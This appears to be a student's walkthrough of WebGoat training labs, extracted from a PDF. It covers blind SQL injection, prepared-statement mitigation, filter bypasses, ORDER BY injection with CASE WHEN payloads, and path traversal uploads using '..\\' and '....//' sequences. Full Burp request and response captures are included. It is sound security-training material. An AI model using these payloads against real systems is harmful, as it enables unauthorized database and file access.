3	c	200			418		
4	d	200			418		
5	e	200			418		
6	f	200			418		
7	g	200			418		
8	h	200			418		
9	i	200			418		
10	j	200			418		
11	k	200			418		
12	l	200			418		

'this...'

'd%2C+23%2C+1)%3D'\$pass\_chars

This is the part of substring function we use to find the subsequent characters.

**LOGIN**

**REGISTER**

Username

Password

Remember me

**Log In**

[Forgot Password?](#)

**Congratulations. You have successfully completed the assignment.**

After doing it for like 23 times, we get the password  
“thisisasecretfortomonly” for Tom! Successful completion.

## 1.2.6 Quiz

### 1. What is the difference between a prepared statement and a statement?

- Solution 1: Prepared statements are statements with hard-coded parameters.
- Solution 2: Prepared statements are not stored in the database.
- Solution 3: A statement is faster.
- Solution 4: A statement has got values instead of a prepared statement

### 2. Which one of the following characters is a placeholder for variables?

- Solution 1: \*
- Solution 2: =
- Solution 3: ?
- Solution 4: !

### 3. How can prepared statements be faster than statements?

- Solution 1: They are not static so they can compile better written code than statements.
- Solution 2: Prepared statements are compiled once by the database management system waiting for input and are pre-compiled this way.
- Solution 3: Prepared statements are stored and wait for input it raises performance considerably.
- Solution 4: Oracle optimized prepared statements. Because of the minimal use of the databases resources it is faster.

### 4. How can a prepared statement prevent SQL-Injection?

- Solution 1: Prepared statements have got an inner check to distinguish between input and logical errors.
- Solution 2: Prepared statements use the placeholders to make rules what input is allowed to use.
- Solution 3: Placeholders can prevent that the users input gets attached to the SQL query resulting in a separation of code and data.
- Solution 4: Prepared statements always read inputs literally and never mixes it with its SQL commands.

### 5. What happens if a person with malicious intent writes into a register form :Robert); DROP TABLE Students;-- that has a prepared statement?

- Solution 1: The table Students and all of its content will be deleted.
- Solution 2: The input deletes all students with the name Robert.
- Solution 3: The database registers 'Robert' and deletes the table afterwards.
- Solution 4: The database registers 'Robert' ); DROP TABLE Students;--'.

[Submit answers](#)

Congratulations. You have successfully completed the assignment.

## 1.3 SQL INJECTION (Mitigation)

### 1.3.5 Try it! Writing safe code

#### Try it! Writing safe code

You can see some code down below, but the code is incomplete. Complete the code, so that it's no longer vulnerable to a SQL injection! Use the classes and methods you have learned before.

The code has to retrieve the status of the user based on the name and the mail address of the user. Both the name and the mail are in the string format.

```
Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);  
PreparedStatement = conn.prepareStatement("SELECT status FROM  
users WHERE name=? AND mail=?");  
setString ;  
setString ;  
Submit
```

✓

```
Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);  
PreparedStatement = conn.prepareStatement("SELECT status FROM  
users WHERE name=? AND mail=?");  
setString ;  
setString ;  
Submit
```

Congratulations. You have successfully completed the assignment.

We successfully wrote a safe code.

### 1.3.6 Try it! Writing safe code II

```
1 try {
2     Connection conn = DriverManager.getConnection(DBURL, DBUSER,
3     PreparedStatement ps = conn.prepareStatement("SELECT * FROM "
4     ps.setString(1, "Admin");
5     ps.executeUpdate();
6 } catch (Exception e) {
7     System.out.println("Oops. Something went wrong!");
8 }
```

We write a safe code for database connectivity using JDBC.

```
1 try {
2     Connection conn = DriverManager.getConnection(DBURL, DBUSER,
3     PreparedStatement ps = conn.prepareStatement("SELECT * FROM "
4     ps.setString(1, "Admin");
5     ps.executeUpdate();
6 } catch (Exception e) {
7     System.out.println("Oops. Something went wrong!");
8 }
```

Submit

You did it! Your code can prevent an SQL injection attack!

Successfully created a safe code.

### 1.3.9 Input validation alone is not enough!!

✓

Name:  Get Account Info

You have succeeded:

USERID, USER\_NAME, PASSWORD, COOKIE,

101, jsnow, passwd1, ,

102, jdoe, passwd2, ,

103, jplane, passwd3, ,

104, jeff, jeff, ,

105, dave, passW0rD, ,

<\p>Well done! Can you also figure out a solution, by using a UNION?

Your query was: SELECT \* FROM user\_data WHERE last\_name = 'a';V\*\*VselectV\*\*V\*\*VfromV\*\*Vuser\_system\_data;--'

Both must be done: parametrized queries must be used, and user input must be validated. We can still breach the database with unsanitized data.

### 1.3.10 Input Validation is not enough II

#### Input validation alone is not enough!!

So the last attempt to validate if the query did not contain any spaces failed, the development team went further into the direction of only performing input validation, can you find out where it went wrong this time?

Read about the lesson goal [here](#).

✓

Name:  Get Account Info

You have succeeded:

USERID, USER\_NAME, PASSWORD, COOKIE,

101, jsnow, passwd1, ,

102, jdoe, passwd2, ,

103, jplane, passwd3, ,

104, jeff, jeff, ,

105, dave, passW0rD, ,

<\p>Well done! Can you also figure out a solution, by using a UNION?

Your query was: SELECT \* FROM user\_data WHERE last\_name = 'A';V\*\*VSELECTV\*\*V\*\*VFROMV\*\*VUSER\_SYSTEM\_DATA;--'

### 1.3.12 List of Servers

In this assignment, use the ORDER BY field to perform a SQL injection.

Attempt to locate the webgoat-prd server's IP address.

```
Pretty Raw Hex
1 GET /WebGoat/SqlInjectionMitigations/servers?column=ip HTTP/1.1
2 Host: localhost:8080
3 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/100.0.4896.75 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US, en; q=0.9
15 Cookie: JSESSIONID=vjkLFqaHK1l8VkJAVIC1fzgy4S8WJwR2YfmFqjgm
16 Connection: close
17
18
```

First turn on the burpsuite, Intercept mode ON and pass the request by clicking on the IP column arrow which orders the IP addresses,

Request	Response
<pre>Pretty Raw Hex 1 GET /WebGoat/SqlInjectionMitigations/servers?     column=ip! HTTP/1.1 2 Host: localhost:8080 3 sec-ch-ua: "(Not(A:Brand";v="8",     "Chromium";v="100" 4 Accept: */* 5 X-Requested-With: XMLHttpRequest 6 sec-ch-ua-mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;     x64) AppleWebKit/537.36 (KHTML, like Gecko)     Chrome/100.0.4896.75 Safari/537.36 8 sec-ch-ua-platform: "Linux" 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: http://localhost:8080/WebGoat/start.mvc 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US, en; q=0.9 15 Cookie: JSESSIONID=     vjkLFqaHK1l8VkJAVIC1fzgy4S8WJwR2YfmFqjgm 16 Connection: close</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 500 Internal Server Error 2 Connection: close 3 Content-Type: application/json 4 Date: Mon, 09 May 2022 06:54:14 GMT 5 6 { 7     "timestamp": "2022-05-09T06:54:14.238+00:00", 8     "status": 500, 9     "error": "Internal Server Error", 10    "trace": 11        "java.sql.SQLSyntaxErrorException: malformed str 12        ing: ' in statement [select id, hostname, ip, ma 13        c, status, description from servers where statu 14        s &lt;&gt; 'out of order' order by ip']\n\tat org.hsq 15        db.jdbc.JDBCUtil.sqlException(Unknown Source)\n\t 16        at org.hsqldb.jdbc.JDBCUtil.sqlException(Unknown 17        Source)\n\tat org.hsqldb.jdbc.JDBCPreparedStatement.&lt;init&gt;(Unknown 18        Source)\n\tat org.hsqldb.jdbc.JDBCPreparedStatement.prepare 19        Statement(Unknown Source)\n\tat jdk.internal.reflect.GeneratedMethod 20       Accessor158.invoke(Unknown Source)\n\tat java.base/ 21        java.lang.reflect.Method.invoke(Unknown Source)</pre>

Send to repeater

Add an ['] apostrophe after ip i.e, [ip'] and check the response.

We get an internal error, but we also got the table query.

**Request**

Pretty	Raw	Hex
--------	-----	-----

```

1 GET /WebGoat/SqlInjectionMitigations/servers?
2   column=
3   (CASE+WHEN+(SELECT+hostname+FROM+servers+WHERE+hos
4   tname='webgoat-dev')+=+'webgoat-dev'+THEN+id+ELSE+
5   status+END) HTTP/1.1
6 Host: localhost:8080
7 sec-ch-ua: "(Not(A:Brand";v="8",
8   "Chromium";v="100"
9   Accept: */*
10  X-Requested-With: XMLHttpRequest
11  sec-ch-ua-mobile: ?0
12  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
13   x64) AppleWebKit/537.36 (KHTML, like Gecko)
14   Chrome/100.0.4896.75 Safari/537.36
15  sec-ch-ua-platform: "Linux"
16  Sec-Fetch-Site: same-origin
17  Sec-Fetch-Mode: cors
18  Sec-Fetch-Dest: empty
19  Referer: http://localhost:8080/WebGoat/start.mvc
20  Accept-Encoding: gzip, deflate
21  Accept-Language: en-US, en; q=0.9
22  Cookie: JSESSIONID=
23   vjklFqaHK1l8VkDAVIClfzgy4S8WJwR2YfmFqjgm
24  Connection: close
25
26
27
28
29
30
31
32
33
34
35
36
37

```

**Response**

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```

1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 09 May 2022 07:07:36 GMT
8
9 [
10   {
11     "id": "1",
12     "hostname": "webgoat-dev",
13     "ip": "192.168.4.0",
14     "mac": "AA:BB:11:22:CC:DD",
15     "status": "online",
16     "description": "Development server"
17   },
18   {
19     "id": "2",
20     "hostname": "webgoat-tst",
21     "ip": "192.168.2.1",
22     "mac": "EE:FF:33:44:AB:CD",
23     "status": "online",
24     "description": "Test server"
25   },
26   {
27     "id": "3",
28     "hostname": "webgoat-acc",
29     "ip": "192.168.3.3",
30     "mac": "EF:12:FE:34:AA:CC",
31     "status": "offline",
32     "description": "Acceptance server"
33   },
34   {
35     "id": "4",
36     "hostname": "webgoat-pre-prod",
37     "ip": "192.168.6.4",
38     "mac": "EF:12:FE:34:AA:CC",
39     "status": "offline",
40     "description": "Pre-production server"
41   }
42 ]

```

Let us change the request such a way to find out where the host machines are, as shown in the figure above.

We can do a manual search or an automated one.

## LIST OF SERVERS

 Edit

Online Offline Out Of Order

Hostname	IP	MAC	Status	Description
<input type="checkbox"/> webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
<input type="checkbox"/> webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server
<input type="checkbox"/> webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
<input type="checkbox"/> webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server

IP address webgoat-prd server:

**Submit**

**Congratulations. You have successfully completed the assignment.**

Finally we see that '104' matches, so the IP address webgoat-prd is 104.130.219.202. Hence successful.

## 1.4 Path Traversal

### 1.4.2 Path traversal while uploading files

Via burp suite intercept the request, we can see the image format

**Request**

Pretty Raw Hex

```

1 POST /WebGoat/PathTraversal/profile-upload-remove-user-
input HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 125325
4 sec-ch-ua: "(Not(A:Brand";v="8",
"Chromium";v="100"
5 Accept: */*
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryVE16TmXFxu5z2edX
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US, en; q=0.9
18 Cookie: JSESSIONID=
WHBHwqJ_uhKug2fM20RqKMNbDYxcRM1RgZQFf gpo
19 Connection: close
20
21 -----WebKitFormBoundaryVE16TmXFxu5z2edX
22 Content-Disposition: form-data; name="
uploadedFileRemoveUserInput"; filename="
website.jpg"
23 Content-Type: image/jpeg
24

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 09 May 2022 05:12:37 GMT
8
9 {
10   "lessonCompleted": false,
11   "feedback": "Profile has been updated, your image is available at: \\\home\\\kali\\\..\\webgoat-8.2.2\\\\PathTraversal\\\\gjohan01\\\\website.jpg\\\"",
12   "output": null,
13   "assignment": "ProfileUploadRemoveUserInput",
14   "attemptWasMade": false
15 }

```

On sending a request from repeater we can see the response

```

yU
.65 -----WebKitFormBoundaryVE16TmXFxu5z2edX
.66 Content-Disposition: form-data; name="fullName"
.67
.68 .. /test
.69 -----WebKitFormBoundaryVE16TmXFxu5z2edX
.70 Content-Disposition: form-data; name="email"

```

Check for the fullname in request and add '..' to it which determines the directory or path.

**Request**

Pretty	Raw	Hex
...	...	...
465	-----WebKitFormBoundary0NscNgo2orPsPLzz	...
466	Content-Disposition: form-data; name="fullName"	...
467	...	...
468	.../test	...

**Response**

Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK	...	...
2	Connection: close	...	...
3	X-XSS-Protection: 1; mode=block	...	...
4	X-Content-Type-Options: nosniff	...	...
5	X-Frame-Options: DENY	...	...
6	Content-Type: application/json	...	...
7	Date: Mon, 09 May 2022 05:25:19 GMT	...	...
8	...	...	...
9	...	...	...
10	"lessonCompleted": true,	...	...
11	"feedback":	...	...
12	"Congratulations. You have successfully completed the assignment.",	...	...
13	"output": null,	...	...
14	"assignment": "ProfileUpload",	...	...
15	"attemptWasMade": true	...	...

We have successfully traversed via this method



**Full Name:**

**Email:**


**Password:**

**Update**

Profile has been updated, your image is available at: /home/kali/.webgoat-8.2.2/PathTraversal/gjohan01/test"

The picture hs been uploaded

### 1.4.3 Path traversal while uploading files II



Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /WebGoat/PathTraversal/profile-upload-fix			1 HTTP/1.1 200 OK		
HTTP/1.1			2 Connection: close		
2 Host: localhost:8080			3 X-XSS-Protection: 1; mode=block		
3 Content-Length: 125322			4 X-Content-Type-Options: nosniff		
4 sec-ch-ua: "(Not(A:Brand";v="8",			5 X-Frame-Options: DENY		
"Chromium";v="100"			6 Content-Type: application/json		
5 Accept: */*			7 Date: Mon, 09 May 2022 05:28:05 GMT		
6 Content-Type: multipart/form-data;			8		
boundary=----WebKitFormBoundaryC2BwICWkL7lDNEKg			9 {		
7 X-Requested-With: XMLHttpRequest			10 "lessonCompleted":false,		
8 sec-ch-ua-mobile: ?0			11 "feedback":		
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;			12 "Profile has been updated, your image is availabl		
x64) AppleWebKit/537.36 (KHTML, like Gecko)			13 e at: \\\home\\\kali\\.webgoat-8.2.2\\PathTrave		
Chrome/100.0.4896.75 Safari/537.36			14 rsal\\\\gjohan01\\test\\\\",		
10 sec-ch-ua-platform: "Linux"			15 "output":null,		
11 Origin: http://localhost:8080			16 "assignment": "ProfileUploadFix",		
12 Sec-Fetch-Site: same-origin			17 "attemptWasMade":false		
13 Sec-Fetch-Mode: cors			18 }		
14 Sec-Fetch-Dest: empty					
15 Referer: http://localhost:8080/WebGoat/start.mvc					
16 Accept-Encoding: gzip, deflate					
17 Accept-Language: en-US, en; q=0.9					
18 Cookie: JSESSIONID=					
19 WHBHwqJ_uhKug2fM20RqKMNbDYxcRM1RgZQFfgp0					
20 Connection: close					
21 -----WebKitFormBoundaryC2BwICWkL7lDNEKg					
22 Content-Disposition: form-data; name="					
uploadedFileFix"; filename="website.jpg"					
23 Content-Type: image/jpeg					
24					
25 \0\0\0JFIF\0\0					
26					

We will try to approach the same way like before, we can see the request and the response.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
				1	HTTP/1.1 200 OK		
				2	Connection: close		
				3	X-XSS-Protection: 1; mode=block		
				4	X-Content-Type-Options: nosniff		
				5	X-Frame-Options: DENY		
				6	Content-Type: application/json		
				7	Date: Mon, 09 May 2022 05:31:55 GMT		
				8			
				9	{		
				10	"lessonCompleted":true,		
				11	"feedback":		
					"Congratulations. You have successfully completed		
					the assignment.",		
				12	"output":null,		
				13	"assignment": "ProfileUploadFix",		
				14	"attemptWasMade":true		
				15	}		
465	-----WebKitFormBoundaryC2BwICWkL7LDNEKg						
466	Content-Disposition: form-data; name="fullNameFix"						
467	.....//test						
468	-----WebKitFormBoundaryC2BwICWkL7LDNEKg						

Like last time we search for the fullname, even though the vulnerability has been patched let's go one folder behind and see, i.e [ ....// ].

## Path traversal while uploading files

The developer became aware of the vulnerability and implemented a fix which removed the `../` from the input. Again the same assignment but can you bypass the implemented fix?

OS	Location
Linux	/home/kali/.webgoat-8.2.2/PathTraversal/gjohan01



Full Name:


Email:

Password:

**Update**

That was a success

## 1.4.4 Path traversal while uploading files III



Request

Pretty Raw Hex


```
1 POST /WebGoat/PathTraversal/profile-upload-remove-userInput HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 125325
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: multipart/form-data;
7 boundary=----WebKitFormBoundaryCurzL8VStYUyYNim
8 X-Requested-With: XMLHttpRequest
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
11 sec-ch-ua-platform: "Linux"
12 Origin: http://localhost:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:8080/WebGoat/start.mvc
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US, en; q=0.9
19 Cookie: JSESSIONID=WHBHwqJ_uhKug2fM20RqKMNbDYxcRM1RgZQFfgp0
20 Connection: close
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 09 May 2022 05:34:40 GMT
8
9 {
10   "lessonCompleted": false,
11   "feedback": "Profile has been updated, your image is available at: \\\home\\\\kali\\\\.webgoat-8.2.2\\\\PathTraversal\\\\gjohan01\\\\website.jpg\\\\''",
12   "output": null,
13   "assignment": "ProfileUploadRemoveUserInput",
14   "attemptWasMade": false
15 }
```

Another patch to our previous exploit again we intercept using burp suite and see the request and the response.



Request

Pretty Raw Hex

```
6 Content-Type: multipart/form-data;
7 boundary=----WebKitFormBoundaryCurzL8VStYUyYNim
8 X-Requested-With: XMLHttpRequest
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
11 sec-ch-ua-platform: "Linux"
12 Origin: http://localhost:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:8080/WebGoat/start.mvc
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US, en; q=0.9
19 Cookie: JSESSIONID=WHBHwqJ_uhKug2fM20RqKMNbDYxcRM1RgZQFfgp0
20 Connection: close
21 ----WebKitFormBoundaryCurzL8VStYUyYNim
22 Content-Disposition: form-data; name="uploadedFileRemoveUserInput"; filename="..\..\website.jpg"
23 Content-Type: image/jpeg
24
25 ýØýàJFIFýÙC
26
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 09 May 2022 05:36:14 GMT
8
9 {
10   "lessonCompleted": true,
11   "feedback": "Congratulations. You have successfully completed the assignment.",
12   "output": null,
13   "assignment": "ProfileUploadRemoveUserInput",
14   "attemptWasMade": true
15 }
```

Here we try to change the path for the image file itself and see, it works.

#### 1.4.5 Retrieving other files with a path traversal



```
Pretty Raw Hex
1 GET /WebGoat/PathTraversal/random-picture HTTP/1.1
2 Host: localhost:8080
